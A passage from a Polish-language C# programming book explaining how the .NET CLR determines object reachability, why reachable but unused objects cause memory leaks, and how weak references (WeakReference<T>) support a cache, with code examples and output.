Informacje te pozwalają, by środowisko wykonawcze w dowolnym momencie mogło określić, czy obiekty są *osiągalne* (ang. *reachable*) — czyli czy program jest w stanie odwołać się do nich w celu użycia jakiegoś pola bądź innej składowej. Jeśli obiekt nie będzie osiągalny, to program z definicji nie będzie w stanie go ponownie użyć. **Przykład 7-1** przedstawia prostą metodę pobierającą strony z blogu autora; ilustruje ona, w jaki sposób CLR określa, czy obiekty są osiągalne, czy nie.

### Przykład 7-1. Używanie i usuwanie obiektów

```
public static string GetBlogEntry(string relativeUri)
{
    var baseUri = new Uri("http://www.interact-sw.co.uk/iangblog/");
    var fullUri = new Uri(baseUri, relativeUri);
    using (var w = new WebClient())
    {
        return w.DownloadString(fullUri);
    }
}
```

CLR analizuje, w jaki sposób używane są zmienne lokalne oraz argumenty metod. Choć zakres argumentu `relativeUri` obejmuje cały kod metody, to używamy go tylko jeden raz — jako argumentu podczas tworzenia drugiego obiektu `Uri` i nigdy więcej. Zmienna jest określana jako *żywa* od pierwszego momentu uzyskania wartości aż do momentu ostatniego użycia. Argumenty metod są żywe od początku metody aż do miejsca ostatniego użycia, chyba że nie zostaną użyte ani razu, co będzie oznaczało, że w ogóle nie są żywe. Zmienne stają się żywe nieco później; na przykład w przypadku zmiennej `baseUri` następuje to w momencie, gdy uzyskuje

ona swą początkową wartość. Zmienna ta przestaje być żywą w momencie jej ostatniego użycia, a w tej samej instrukcji przestaje być żywą zmienna `relativeUri`. To, czy obiekt jest żywym, czy nie, jest bardzo ważną cechą wykorzystywaną podczas określania, czy jest on jeszcze używany.

Aby przekonać się, jaką rolę odgrywa to, czy obiekt jest żywym, czy nie, wróćmy do przykładu z [Przykład 7-1](#) i wyobraźmy sobie, że w momencie, gdy realizacja programu dociera do instrukcji tworzącej obiekt `WebClient`, okazuje się, że CLR brakuje pamięci do zapisania nowego obiektu. CLR mogłoby w tym momencie zażądać dodatkowej pamięci od systemu operacyjnego, lecz ma także możliwość usunięcia z pamięci obiektów, które nie są już używane; oznaczałoby to, że nasz program nie musi używać więcej pamięci, niż potrzebuje<sup>[35]</sup>. W następnym podrozdziale została opisana procedura używana przez CLR w razie skorzystania z tej drugiej możliwości.

## Określanie osiągalności danych

CLR rozpoczyna od odnalezienia w programie tak zwanych *referencji głównych* (ang. *root references*). Jest to miejsce w pamięci (takie jak zmienna), które może zawierać referencję, na pewno zostało zainicjowane i którego program będzie mógł użyć w przyszłości bez potrzebny korzystania z jakiejś innej referencji do obiektu. Nie wszystkie lokalizacje pamięci są uznawane za referencje główne. Jeśli obiekt zawiera pola instancji jakiegoś typu referencyjnego, to pole to nie będzie referencją główną, gdyż zanim moglibyśmy go użyć, konieczne byłoby skorzystanie z referencji do samego obiektu zawierającego to pole, a może się zdarzyć, że obiekt ten nie będzie osiągalny. Niemniej jednak pole statyczne typu referencyjnego może być referencją główną, gdyż program jest w stanie odczytać jego wartość w dowolnym momencie — takie pole będzie niedostępne wyłącznie po zakończeniu programu.

Znacznie bardziej interesujące są zmienne lokalne. (Dotyczy to także argumentów metod — wszystkie informacje dotyczące zmiennych zamieszczone w tym podrozdziale odnoszą się także do argumentów). Czasami mogą one być referencjami głównymi, a czasami nie. Wszystko zależy od tego, która część metody jest w danej chwili wykonywana. Zmienna lokalna może być referencją główną wyłącznie w przypadku, gdy aktualne miejsce realizacji programu znajduje się wewnątrz fragmentu kodu, w którym dana zmienna jest uznawana za żywą. A zatem w przykładzie przedstawionym na [Przykład 7-1](#) zmienna `baseUri` będzie mogła być referencją główną w obszarze, w którym jej wartość została już zainicjowana i który kończy się przed wywołaniem konstruktora drugiego obiektu `Uri`; jak widać, jest to raczej niewielki fragment kodu. Z kolei zmienna `fullUri` jest referencją główną w nieco większym bloku kodu, gdyż zacznie być uznawana za

żywą, zaczynając od miejsca, w którym uzyskała wartość początkową podczas tworzenia obiektu klasy `WebClient`, a skończy po zakończeniu wywołania metody `DownloadString`.

### PODPOWIEDŹ

Kiedy ostatnim zastosowaniem zmiennej jest przekazanie jej jako argumentu w wywołaniu metody lub konstruktora, to przestaje ona być uznawana za żywą w momencie rozpoczęcia wywołania. Od tego momentu zaczyna być uwzględniana metoda i jej argumenty stają się żywe. Jednak zazwyczaj zmienna przestaje być uznawana za żywą dopiero przed zakończeniem wykonywania metody. W przypadku kodu z Przykład 7-1 oznacza to, że obiekt, do którego odwołuje się zmienna `fullUri`, może się stać niedostępny jeszcze przed zakończeniem wywołania metody `DownloadString`.

Ponieważ zbiór zmiennych uznawanych za żywe zmienia się w trakcie realizacji programu, zmienia się także zbiór referencji głównych, dlatego też CLR powinno mieć możliwość utworzenia obrazu aktualnego stanu programu. Konkretnie szczegóły nie są znane, jednak mechanizm odzyskiwania pamięci jest w stanie w razie konieczności wstrzymać wszystkie wątki wykonujące zarządzany kod, by zagwarantować sobie prawidłowe działanie.

Żywe zmienne oraz pola statyczne nie są jedynymi rodzajami referencji głównych. Obiekty tymczasowe, tworzone jako efekt przetwarzania wyrażeń, muszą być uznawane za żywe, dopóki jest to konieczne dla zakończenia przetwarzania wyrażenia. Oznacza to, że mogą się pojawiać referencje główne, które nie będą odwoływały się bezpośrednio do żadnego nazwanego elementu kodu. Istnieją także inne typy referencji głównych. Na przykład klasa `GCHandle` pozwala tworzyć nowe referencje główne w sposób jawnym, co może przydawać się w rozwiązańach wykorzystujących mechanizmy współdziałania, by umożliwić dostęp do jakiegoś obiektu z poziomu kodu niezarządzanego. Są także sytuacje, w których referencje główne pojawiają się w sposób niejawnym. Współdziałanie z obiektami COM (opisane w Rozdział 21.) może prowadzić do powstawania referencji głównych bez jawnego stosowania klasy `GCHandle` — jeśli CLR musi wygenerować opakowanie COM dla jednego z obiektów .NET, to opakowanie to stanie się w efekcie referencją główną. Także wywołania niezarządzanego kodu mogą powodować przekazywanie wskaźników do danych przechowywanych na stercie, co będzie oznaczać, że w czasie trwania wywołania ten obszar sterty musi być traktowany jako osiągalny. Specyfikacja CLI nie narzuca wszystkich sposobów i okoliczności, w jakich mogą powstawać referencje główne, a dokumentacja CLR nie opisuje wyczerpująco wszystkich rodzajów takich referencji, jednak ogólna zasada jest taka, że będą one istnieć tam, gdzie trzeba zapewnić, by używane obiekty były osiągalne.

Po przygotowaniu pełnej listy referencji głównych istniejących we wszystkich

wątkach mechanizm odzyskiwania pamięci określa, do których obiektów można dotrzeć, używając tych referencji. W tym celu sprawdza kolejno każdą referencję i jeśli jest ona różna od `null`, to uznaje, że obiekt, do którego się ona odwołuje, jest osiągalny. Ponieważ mogą się pojawiać duplikaty — czyli kilka referencji głównych może się odwoływać do tego samego obiektu — zatem mechanizm odzyskiwania pamięci rejestruje obiekty, do których już dotarł. Dla każdego nowo odkrytego obiektu mechanizm ten dodaje wszystkie jego pola instancji typu referencyjnego do listy referencji, które trzeba sprawdzić, a następnie usuwa z niej ewentualne powtórzenia (dotyczy to także wszystkich pól ukrytych wygenerowanych przez kompilator, takich jak właściwości automatyczne przedstawione w [Rozdział 3.](#)). Oznacza to, że jeśli obiekt jest osiągalny, to osiągalne są także wszystkie inne obiekty, których referencje są w nim przechowywane. Mechanizm odzyskiwania pamięci powtarza ten proces tak długo, aż wyczerpie się lista referencji, które należy sprawdzić. Każdy obiekt, do którego *nie* udało się dotrzeć w tym procesie, jest uznawany za nieosiągalny, gdyż mechanizm odzyskiwania pamięci robi właściwie to samo co program — w końcu program może używać tylko tych obiektów, do których może się odwołać, korzystając ze zmiennych, tymczasowych miejsc w pamięci, pól statycznych oraz innych referencji głównych.

Wróćmy teraz do przykładu przedstawionego na [Przykład 7-1](#) i zastanówmy się, co by oznaczało, gdyby CLR zdecydowało się uruchomić mechanizm odzyskiwania pamięci podczas tworzenia obiektu `WebClient`. W danej chwili zmienna `fullUri` wciąż jest uznawana za żywą, a zatem obiekt `Uri`, do którego się odwołuje, jest osiągalny. Natomiast zmienna `baseUri` nie jest uznawana za żywą. Przekazaliśmy ją w wywołaniu konstruktora drugiego obiektu `Uri` i gdyby tylko zatrzymał on kopię tej referencji, to fakt, że zmienna `baseUri` nie jest żywą, nie miałby większego znaczenia — o ile tylko istnieje jakikolwiek sposób dotarcia do obiektu, zaczynając od jednej z referencji głównych, to obiekt ten jest traktowany jako osiągalny. Jednak okazuje się, że konstruktor drugiego obiektu `Uri` tego nie robi, a zatem pierwszy obiekt `Uri` utworzony w naszym przykładzie zostaje uznany za nieosiągalny, więc CLR może zwolnić przydzieloną mu pamięć.

Jedną z ważnych konsekwencji sposobu określania osiągalności obiektów jest to, że mechanizmu odzyskiwania pamięci nie mogą zmylić odwołania cykliczne. To jeden z powodów, dla których .NET Framework używa mechanizmu odzyskiwania pamięci, a nie techniki zliczania referencji (używanej w technologii COM). Jeśli mamy dwa obiekty, które wzajemnie się do siebie odwołują, to technika zliczania referencji uzna, że każdy z nich jest używany, gdyż do każdego z nich istnieje przynajmniej jedna referencja. Jednak obiekty te mogą być nieosiągalne — jeśli w programie nie będą istniały żadne inne referencje do nich, to nie będzie można ich

używać. Technika zliczania referencji nie zapewnia możliwości wykrycia takiej sytuacji, co potencjalnie może prowadzić do pojawiania się wycieków pamięci. Natomiast w przypadku mechanizmu odzyskiwania pamięci stosowanego przez CLR fakt, że obiekty odwołują się do siebie wzajemnie, nie ma większego znaczenia — mechanizm nie dotrze do żadnego z nich, dzięki czemu prawidłowo wykryje, że nie są one już używane.

## Przypadkowe problemy mechanizmu odzyskiwania pamięci

Choć mechanizm odzyskiwania pamięci potrafi odkryć drogi, jakimi programy mogą dotrzeć do obiektów, to jednak nie jest w stanie stwierdzić, czy programy faktycznie tych obiektów używają. Przeanalizujmy bardzo bezsensowny fragment kodu przedstawiony na [Przykład 7-2](#). Choć prawdopodobnie nigdy nie wpadłbyś na pomysł napisania tak fatalnego kodu, to jednak programiści często popełniają analogiczne błędy. Zazwyczaj okoliczności występowania problemów tego rodzaju są znacznie bardziej wyszukane, niemniej jednak chciałem zacząć od przedstawienia oczywistego przykładu. Kiedy już wyjaśnię, dlaczego mechanizm odzyskiwania pamięci nie zwalnia nieużywanych obiektów, przeanalizuję nieco bardziej złożony i realistyczny scenariusz występowania tego samego problemu.

### Przykład 7-2. Okropnie nieefektywny fragment kodu

```
static void Main(string[] args)
{
    var numbers = new List<string>();
    long total = 0;
    for (int i = 1; i < 100000; ++i)
    {
        numbers.Add(i.ToString());
        total += i;
    }

    Console.WriteLine("Suma: {0}, średnia: {1}",
                      total, total / numbers.Count);
}
```

Powyższy kod dodaje do siebie liczby od 1 do 100 000, a następnie wyświetla ich sumę oraz średnią. Pierwszy błąd polega na tym, że do wykonania takich obliczeń w ogóle nie potrzebujemy żadnej pętli, gdyż istnieje bardzo prosty i powszechnie znany sposób wyznaczenia takiej sumy, jest nim wzór:  $n*(n+1)/2$ , gdzie  $n$  w naszym przypadku wynosi 100 000. Jednak oprócz zawierania tej matematycznej gafy, przedstawiony przykład robi coś jeszcze głupszego: tworzy listę zawierającą wszystkie dodawane liczby, a jedyne, do czego jej używa, to określenie jej długości przy użyciu właściwości `Count` i użycie uzyskanej wartości do wyliczenia średniej. Żeby dodatkowo pogorszyć sytuację, wszystkie liczby przed ich dodaniem do listy

są konwertowane na łańcuchy znaków. Kod w żaden sposób nie używa później tych łańcuchów.

Oczywiście to zupełnie hipotetyczny przykład, choć trzeba przyznać, że w rzeczywistych programach zdarzają się równie zaskakująco bezsensowne rozwiązania. Niestety spotkałem się z kilkoma przypadkami równie bezsensownego kodu co ten, jednak były one o wiele lepiej zakamuflowane — kiedy natkniemy się na taki kod w rzeczywistości, ustalenie, że jest on równie zatrważająco bezsensowny co ten z powyższego przykładu, zajmuje co najmniej pół godziny. Jednak nie chodzi o to, by rozpaczać nad niskimi standardami tworzonego oprogramowania. Powyższy przykład ma pokazać, jak omijać ograniczenia mechanizmu odzyskiwania pamięci.

Załóżmy, że pętla z [Przykład 7-2](#) jest już wykonywana od jakiegoś czasu — na przykład dotarła już do 90-tysięcznej iteracji i próbuje właśnie dodać kolejny element do listy `numbers`. Załóżmy, że dana typu `List<string>` wyczerpała cały przydzielony jej wcześniej obszar pamięci, co sprawia, że metoda `Add` musi poprosić o przydzielenie większego bloku pamięci na potrzeby swojej wewnętrznej tablicy. CLR może zdecydować, by w tym momencie uruchomić mechanizm odzyskiwania pamięci, aby zwolnić niepotrzebne już dane. Co się zatem stanie?

Kod z [Przykład 7-2](#) tworzy trzy rodzaje obiektów: na początku tworzy obiekt `List<string>`; następnie podczas każdej iteracji pętli wywoływana jest metoda `Tostring` wartości typu `int`, która generuje nowy obiekt typu `string`; i w końcu, co nieco trudniej zauważać, w zmiennej `List<string>` tworzona jest tablica `string[]`, służąca do przechowywania referencji do tych łańcuchów znaków. A ponieważ pętla wciąż dodaje kolejne elementy, zatem wielokrotnie będzie musiała prosić o przydzielenie coraz to większych tablic. Rodzi się zatem pytanie, które z tych obiektów mechanizm odzyskiwania pamięci będzie mógł zwolnić, by uzyskać więcej miejsca na tablice przydzielane w metodzie `Add`?

Zmienna `numbers` w naszym przykładowym programie jest uznawana za żywą aż do ostatniego wiersza kodu, a my analizujemy moment nieco wcześniejszy; dlatego też obiekt `List<string>` jest osiągalny. Dostępna musi być także tablica `string[]`, której obiekt ten używa; na jej potrzeby ma właśnie zostać przydzielony większy obszar pamięci, więc konieczne jest skopiowanie do niego dotychczasowej zawartości tablicy; oznacza to, że w jednym z pól listy musi być przechowywana referencja do tej tablicy. A zatem także tablica jest osiągalna, a to oznacza, że osiągalne są także wszystkie łańcuchy znaków, do których się ona odwołuje. Do tej pory nasz program utworzył 90 tysięcy łańcuchów znaków, a mechanizm odzyskiwania pamięci dotrze do każdego z nich, zaczynając od zmiennej `numbers`. Następnie przejrzy pola obiektu `List<string>`, do którego ta zmienna się

odwołuje, a w końcu wszystkie elementy tablicy, do której odwołuje się jedno z prywatnych pól tego obiektu.

Jednymi przechowywanymi w pamięci elementami, które mechanizm odzyskiwania pamięci ewentualnie może być w stanie zwolnić, będą stare tablice `string[]`, które były używane przez obiekt `List<string>` w czasie, kiedy lista była jeszcze niewielka, i do których referencje nie są już w niej przechowywane. Do momentu, kiedy będziemy dodawać do listy 90-tysięczny element, wielkość tablicy używanej wewnętrznie przez listę była już zapewne zmieniana kilkukrotnie. A zatem w zależności od tego, kiedy poprzednim razem został uruchomiony mechanizm odzyskiwania pamięci, możemy znaleźć kilka takich tablic. Jednak znacznie ciekawsze jest to, czego mechanizm odzyskiwania pamięci nie może zwolnić.

Nasz program nigdy nie używa 90 tysięcy utworzonych łańcuchów znaków, a zatem w idealnym przypadku mechanizm odzyskiwania powinien być w stanie zwolnić zajmowaną przez nie pamięć — a będzie tego kilka megabajtów. Nasz program jest krótki, więc bardzo łatwo można zauważyc, że te łańcuchy znaków nie są używane. Jednak mechanizm odzyskiwania pamięci o tym nie wie; podejmuje on decyzje na podstawie tego, czy obiekt jest osiągalny, czy nie, i najzupełniej prawidłowo dojdzie do wniosku, że do każdego spośród 90 tysięcy łańcuchów znaków można dotrzeć, zaczynając od zmiennej `numbers`. A z punktu widzenia tego mechanizmu wydaje się całkiem prawdopodobne, że właściwość `Count`, której używamy po zakończeniu pętli, będzie odwoływała się do zawartości listy. Jednak wiemy, że tak się nie stanie, gdyż nie ma takiej konieczności; my możemy to stwierdzić, bo znamy przeznaczenie tej właściwości. Jednak aby mechanizm odzyskiwania pamięci mógł się domyślić, że program nigdy ani bezpośrednio, ani pośrednio nie używa żadnego z elementów listy, musiałby wiedzieć, jakie czynności są wykonywane w metodach `Add` oraz `Count` klasy `List<string>`. A to oznaczałoby konieczność wykonania analiz, których poziom szczegółowości znacznie wykracza poza możliwości opisywanego tu mechanizmu, co mogłoby sprawić, że odzyskiwanie pamięci stałoby się znacznie bardziej kosztowne. Co więcej, nawet w przypadku znacznego wzrostu złożoności mechanizmu koniecznego do wykrycia, które z osiągalnych obiektów tworzonych w naszym przykładzie nie są w rzeczywistości używane, w bardziej realistycznych przypadkach mechanizm odzyskiwania pamięci nie byłby zapewne w stanie podejmować trafniejszych decyzji niż te, które podejmuje w oparciu o dostępność.

Na przykład znacznie bardziej prawdopodobną sytuacją, w jakiej może wystąpić analogiczny problem, jest obsługa pamięci podręcznej. Jeśli mamy napisać klasę służącą do przechowywania w pamięci danych, których pobieranie lub wyliczenie jest bardzo kosztowne, to wyobraźmy sobie, co by się stało, gdyby nasz kod wyłącznie je zapisywał, lecz nigdy ich nie usuwał. Wszystkie dane zapisane w

pamięci podrzcznej byłyby osiągalne tak długo, jak długo byłby osiągalny obiekt, który nimi zarządza. Problem polega na tym, że taki obiekt zajmowałby coraz to więcej pamięci, więc jeśli nasz komputer nie będzie jej mieć wystarczająco dużo, by pomieścić każdą daną, której program potencjalnie może potrzebować, to wcześniej czy później ta pamięć się skończy.

Naiwny programista mógłby utykać, że tym problemem powinien się zajmować mechanizm odzyskiwania pamięci. W końcu cały sens tego mechanizmu polega przecież na tym, by programiści nie musieli przejmować się zarządzaniem pamięcią, a więc niby dlaczego nagle okazuje się, że brakuje dostępnej pamięci? Cały problem polega jednak na tym, że mechanizm odzyskiwania pamięci nie wie, które obiekty może usunąć. Nie jest on żadnym jasnowidzem i nie może precyzyjnie przewidzieć, których obiektów przechowywanych w pamięci program będzie potrzebował w przyszłości — jeśli taki program będzie wykonywany na serwerze, to przyszłe wykorzystanie zasobów umieszczanych w pamięci podrzcznej może zależeć od obsługiwanych zadań, a tych mechanizm odzyskiwania pamięci bez wątpienia nie będzie w stanie przewidzieć. A zatem choć można sobie wyobrazić mechanizm odzyskiwania pamięci, który będzie na tyle inteligentny, by mógł przeanalizować tak prosty program jak ten z [Przykład 7-2](#), to jednak generalnie rzecz biorąc, nie jest to problem, który taki mechanizm mógłby rozwiązać. A zatem jeśli będziemy dodawali obiekty do kolekcji, a kolekcja ta cały czas będzie osiągalna, to z punktu widzenia mechanizmu odzyskiwania pamięci wszystkie umieszczone w niej obiekty także będą osiągalne. To programista musi określić, które elementu należy usuwać.

Stosowanie kolekcji to nie jedyna sytuacja, kiedy można ogłupić mechanizm odzyskiwania pamięci. W [Rozdział 9.](#) został przedstawiony często występujący scenariusz, w którym nieuwazne wykorzystanie zdarzeń może doprowadzić do pojawienia się wycieków pamięci. Ogólnie rzecz ujmując, jeśli program sprawia, że obiekt jest osiągalny, to mechanizm odzyskiwania pamięci nie ma żadnej możliwości określenia, czy będziemy go jeszcze kiedyś używać, dlatego też musi działać zachowawczo.

Skoro już znamy problem, czas poznać technikę, która z niewielką pomocą mechanizmu odzyskiwania pamięci pozwala na jego rozwiązanie.

## Słabe referencje

Choć mechanizm odzyskiwania pamięci będzie analizował zwyczajne referencje przechowywane w polach osiągalnych obiektów, to jednak można w nich także zapisywać tak zwane **słabe referencje** (ang. *weak references*). Takich referencji mechanizm odzyskiwania pamięci nie analizuje, a zatem jeśli jedynym sposobem dotarcia do obiektu jest użycie słabej referencji, to mechanizm odzyskiwania

pamięci zachowa się tak, jakby obiekt nie był osiągalny, i w efekcie go usunie. Innymi słowy, słaba referencja pozwala przekazać CLR następującą informację: „nie trzymaj obiektu w pamięci z mojego powodu; jednak dopóki ktoś inny będzie go potrzebował, to jak także będę w stanie z niego skorzystać”.

Istnieją dwie klasy służące do zarządzania słabymi referencjami. Pierwsza z nich, `WeakReference<T>`, jest nowa — została wprowadzona w .NET 4.5. Jeśli używamy starszej wersji .NET Framework, to konieczne będzie stosowanie zwyczajnego, a nie ogólnego typu `WeakReference`. Ta nowa klasa korzysta z możliwości typów ogólnych, dzięki czemu zapewnia bardziej przejrzysty interfejs programowania niż druga z nich, która była dostępna już w .NET 1.0, na długo przed wprowadzeniem typów ogólnych. W rzeczywistości API tej nowej klasy jest nieco inny. W pierwszej kolejności przyjrzymy się tej nowej klasie, a potem zajmiemy starszą. **Przykład 7-3** przedstawia klasę obsługującą pamięć podręczną korzystającą z referencji typu `WeakReference<T>`.

### Przykład 7-3. Stosowanie słabych referencji do obsługi pamięci podręcznej

```
public class WeakCache<TKey, TValue> where TValue : class
{
    private Dictionary<TKey, WeakReference<TValue>> _cache =
        new Dictionary<TKey, WeakReference<TValue>>();
    public void Add(TKey key, TValue value)
    {
        _cache.Add(key, new WeakReference<TValue>(value));
    }

    public bool TryGetValue(TKey key, out TValue cachedItem)
    {
        WeakReference<TValue> entry;
        if (_cache.TryGetValue(key, out entry))
        {
            bool isAlive = entry.TryGetTarget(out cachedItem);
            if (!isAlive)
            {
                _cache.Remove(key);
            }
            return isAlive;
        }
        else
        {
            cachedItem = null;
            return false;
        }
    }
}
```

Powyższy kod przechowuje wszystkie wartości, używając przy tym danych typu `WeakReference<T>`. Metoda `Add` tej klasy przekazuje obiekt, do którego chcemy uzyskać słabą referencję, jako argument wywołania konstruktora typu `WeakReference<T>`. Metoda `TryGetValue` stara się pobrać wartość, która wcześniej została zapamiętana w pamięci podręcznej przy użyciu metody `Add`. W pierwszej kolejności metoda ta sprawdza, czy słownik zawiera odpowiedni wpis. Jeśli tak, to będzie on daną typu `WeakReference<T>`. Nasz kod wywołuje w takim przypadku metodę `TryGetValue` tej danej, która zwraca wartość `true`, jeśli obiekt jest wciąż dostępny, albo wartość `false`, jeśli został już zwolniony z pamięci.

### PODPOWIEDŹ

Dostępność obiektu niekoniecznie musi oznaczać, że jest on osiągalny. Obiekt może się stać nieosiągalny po ostatnim wykonaniu mechanizmu odzyskiwania pamięci. Może się także zdarzyć, że od czasu utworzenia obiektu w ogóle nie była podejmowana próba odzyskania pamięci. Metoda `TryGetValue` w ogóle nie stara się określić, czy w danej chwili obiekt jest osiągalny, czy nie, interesuje ją tylko to, czy został już zwolniony z pamięci.

Jeśli obiekt jest dostępny, to metoda `TryGetValue` udostępnia go przy wykorzystaniu parametru wyjściowego, przy czym przekazana zostanie normalna, „mocna” referencja. A zatem jeśli metoda zwróci wartość `true`, nie musimy się przejmować żadnym hazardem (ang. *race condition*), który mógłby sprawić, że w chwilę później obiekt stanie się nieosiągalny — to, że zapisaliśmy referencję w zmiennej przekazanej przez kod wywołujący za pomocą argumentu `cachedItem`, sprawia, że docelowy obiekt cały czas będzie uznawany za żywy. Jeśli natomiast metoda `TryGetValue` zwróci wartość `false`, to nasz przykładowy kod usunie dany wpis ze słownika, gdyż reprezentuje on obiekt, który już nie istnieje. **Przykład 7-4** przedstawia kod, który korzysta z powyższej klasy, uruchamiając przy tym kilka razy mechanizm odzyskiwania pamięci, abyśmy mogli się lepiej przyjrzeć jej działaniu.

#### Przykład 7-4. Sprawdzanie działania klasy korzystającej ze słabych referencji

```
var cache = new WeakCache<string, byte[]>();
var data = new byte[100];
cache.Add("d", data);

byte[] fromCache;
Console.WriteLine("Pobieranie: " + cache.TryGetValue("d", out fromCache));
Console.WriteLine("Ta sama referencja? " + object.ReferenceEquals(data, fromCache));
fromCache = null;
GC.Collect();
Console.WriteLine("Pobieranie: " + cache.TryGetValue("d", out fromCache));
```

```
Console.WriteLine("Ta sama referencja? " + object.ReferenceEquals(data, fromCache));
fromCache = null;
data = null;
GC.Collect();
Console.WriteLine("Pobieranie: " + cache.TryGetValue("d", out fromCache));
Console.WriteLine("Czy null? " + (fromCache == null));
```

Kod rozpoczyna się od utworzenia instancji klasy `WeakCache< TKey , TValue >`, obsługującej pamięć podręczną. Następnie dodawana jest do niej referencja do tablicy zawierającej 100 bajtów. Oprócz tego referencja do tej samej tablicy jest zapisywana w zmiennej lokalnej o nazwie `data`, która będzie uznawana za żywą aż do momentu jej ostatniego użycia, czyli do umieszczonej prawie na samym końcu kodu instrukcji zapisującej w niej wartość `null`. Kod stara się pobrać wartość z pamięci podręcznej bezpośrednio po jego dodaniu, a przy okazji wywołuje metodę `object.ReferenceEquals`, by przekonać się, czy uzyskana wartość naprawdę odwołuje się do tego samego obiektu, który dodaliśmy. Następnie nasz kod wymusza przeprowadzenie procedury odzyskiwania pamięci, po czym wykonuje te same czynności co wcześniej. (Takie sztuczne testy są jedną z bardzo niewielu sytuacji, w których będziemy chcieli tak postępować — więcej informacji na ten temat można znaleźć w podrozdziale „[Wymuszanie odzyskiwania pamięci](#)“). Ponieważ zmienna `data` wciąż zawiera referencję do tablicy i jest uznawana za żywą, zatem tablica wciąż jest osiągalna i można by oczekiwac, że wartość cały czas będzie dostępna w pamięci podręcznej. Następnie w zmiennej `data` jest zapisywana wartość `null`, co sprawia, że tablica przestaje być osiągalna, a jedynym istniejącym odwołaniem do tablicy jest słaba referencja. Dlatego gdy kod po raz kolejny wymusza przeprowadzenie procedury odzyskania pamięci, można oczekiwac, że tablica została zwolniona i ostatni test zakończy się niepowodzeniem. Aby się o tym przekonać, kod sprawdza zarówno wartość zwróconą przez metodę `TryGetValue` (oczekując wartości `false`), jak i wartość przekazaną przez parametr wyjściowy; powinna ona wynosić `null`. I dokładnie tak się stanie, gdy spróbujemy wykonać program, co wyraźnie pokazują jego wyniki:

```
Pobieranie: True
Ta sama referencja? True
Pobieranie: True
Ta sama referencja? True
Pobieranie: False
Czy null? True
```

Osoby korzystające ze starszych wersji .NET (4.0 lub wcześniejszych) będą musiały tworzyć słabe referencje, korzystając z normalnej, a nie ogólnej klasy `WeakReference`. Jej konstruktor także pobiera referencję do obiektu, którą chcemy

przekształcić na słabą referencję. Niemniej jednak w jej przypadku pobieranie referencji działa nieco inaczej. Ta klasa udostępnia właściwość `IsAlive`, która zwraca `false`, jeśli mechanizm odzyskiwania pamięci uznał, że obiekt nie jest osiągalny. Należy zwrócić uwagę, że jeśli właściwość ta zwróci wartość `true`, to i tak nie ma żadnej gwarancji, że obiekt jest osiągalny. Informuje ona jedynie o tym, czy mechanizm odzyskiwania pamięci zwolnił już obiekt, czy jeszcze nie.

Właściwość `Target` klasy `WeakReference` zwraca referencję do obiektu. (Jest to właściwość typu `object`, gdyż ta klasa nie jest ogólna, a zatem pobieraną referencję trzeba odpowiednio rzutować). Właściwość ta zwraca normalną (czyli „silną”) referencję, a zatem jeśli zapiszemy ją w zmiennej lokalnej lub w polu jakiegoś osiągalnego obiektu, albo nawet jeśli użyjemy w wyrażeniu, to w efekcie obiekt znów stanie się osiągalny, czyli nie trzeba będzie się przejmować, czy w czasie pomiędzy pobraniem referencji z właściwości `Target` a jej użyciem docelowy obiekt nie zostanie usunięty. Niemniej jednak pomiędzy odwołaniami do właściwości `IsAlive` oraz `Target` może występować hazard: jest całkowicie możliwe, że pomiędzy sprawdzeniem właściwości `IsAlive` oraz odczytaniem wartości właściwości `Target` zostanie uruchomiony mechanizm odzyskiwania pamięci, co będzie oznaczać, że pomimo zwrócenia przez właściwość `IsAlive` wartości `true` obiekt nie będzie już dostępny. Jeśli obiekt został usunięty, to właściwość `Target` zwróci wartość `null`. A zatem korzystając z tej właściwości, zawsze należy sprawdzać pobraną wartość. Właściwość `IsAlive` ma znaczenie wyłącznie w przypadkach, gdy chcemy się dowiedzieć, czy obiekt wciąż istnieje, lecz nawet jeśli będzie, to nie zamierzamy nic z nim robić. (Jeśli na przykład dysponujemy kolekcją zawierającą słabe referencje, to możemy co jakiś czas usuwać z niej wszystkie elementy, których obiekty już nie istnieją).

### PODPOWIEDŹ

Ogólna klasa `WeakReference<T>` nie udostępnia właściwości `IsAlive`. Dzięki temu można uniknąć potencjalnych problemów, które mogą się pojawiać podczas korzystania z klasy `WeakReference`. Na przykład bardzo łatwo można by było popełnić błąd polegający na sprawdzeniu właściwości `IsAlive` i założeniu, że jeśli zwróci ona `true`, to właściwość `Target` na pewno zwróci wartość różną od `null`. Jeśli procedura odzyskiwania pamięci zostanie wykonana idealnie nie w tym momencie co trzeba, to takie założenie okaże się fałszywe. Ogólna wersja metody unika tego problemu, zmuszając nas do korzystania z niepodzielnej metody `TryGetValue`. Jeśli chcemy sprawdzić dostępność obiektu, lecz nie zamierzamy go używać, wystarczy wywołać metodę `TryGetValue` i pominąć zwróconą przez nią referencję.

W dalszej części rozdziału zajmiemy się zagadnieniami finalizacji, nieco komplikującej sprawę przez wprowadzenie „szarej strefy”, w której obiekt może

już zostać uznany za nieosiągalny, a jednocześnie wciąż jeszcze może istnieć. Obiekty znajdujące się w takim stanie są zazwyczaj mało przydatne, a zatem słabe referencje (zarówno te normalne, jak i ogólne) domyślnie traktują obiekty oczekujące na finalizację w taki sposób, jakby już nie istniały. Są one określane jako **krótkie słabe referencje** (ang. *short weak reference*). Jeśli z jakiegoś powodu będziemy chcieli się dowiedzieć, czy obiekt faktycznie już został usunięty (a nie jedynie na to czeka), to obie klasy słabych referencji udostępniają przeciążone konstruktory, które mogą zwracać **długie słabe referencje** (ang. *long weak reference*) zapewniające dostęp do obiektu znajdującego się w stanie pomiędzy osiągalnością i ostatecznym usunięciem.

## Odzyskiwanie pamięci


Jak na razie wiemy, w jaki sposób CLR określa, które obiekty nie są już używane, nie wiemy natomiast, co się dzieje później. Po określeniu niepotrzebnych obiektów środowisko uruchomieniowe musi je jakoś zebrać. CLR używa nieco odmiennych strategii podczas obsługi małych oraz dużych obiektów. (Aktualnie za duże są uznawane obiekty o wielkości powyżej 85 000 bajtów, jednak jest to szczegół implementacyjny, który może ulec zmianie). W większości przypadków w pamięci przydzielane są obszary dla mniejszych obiektów, dlatego też w pierwszej kolejności zajmiemy się właśnie nimi.

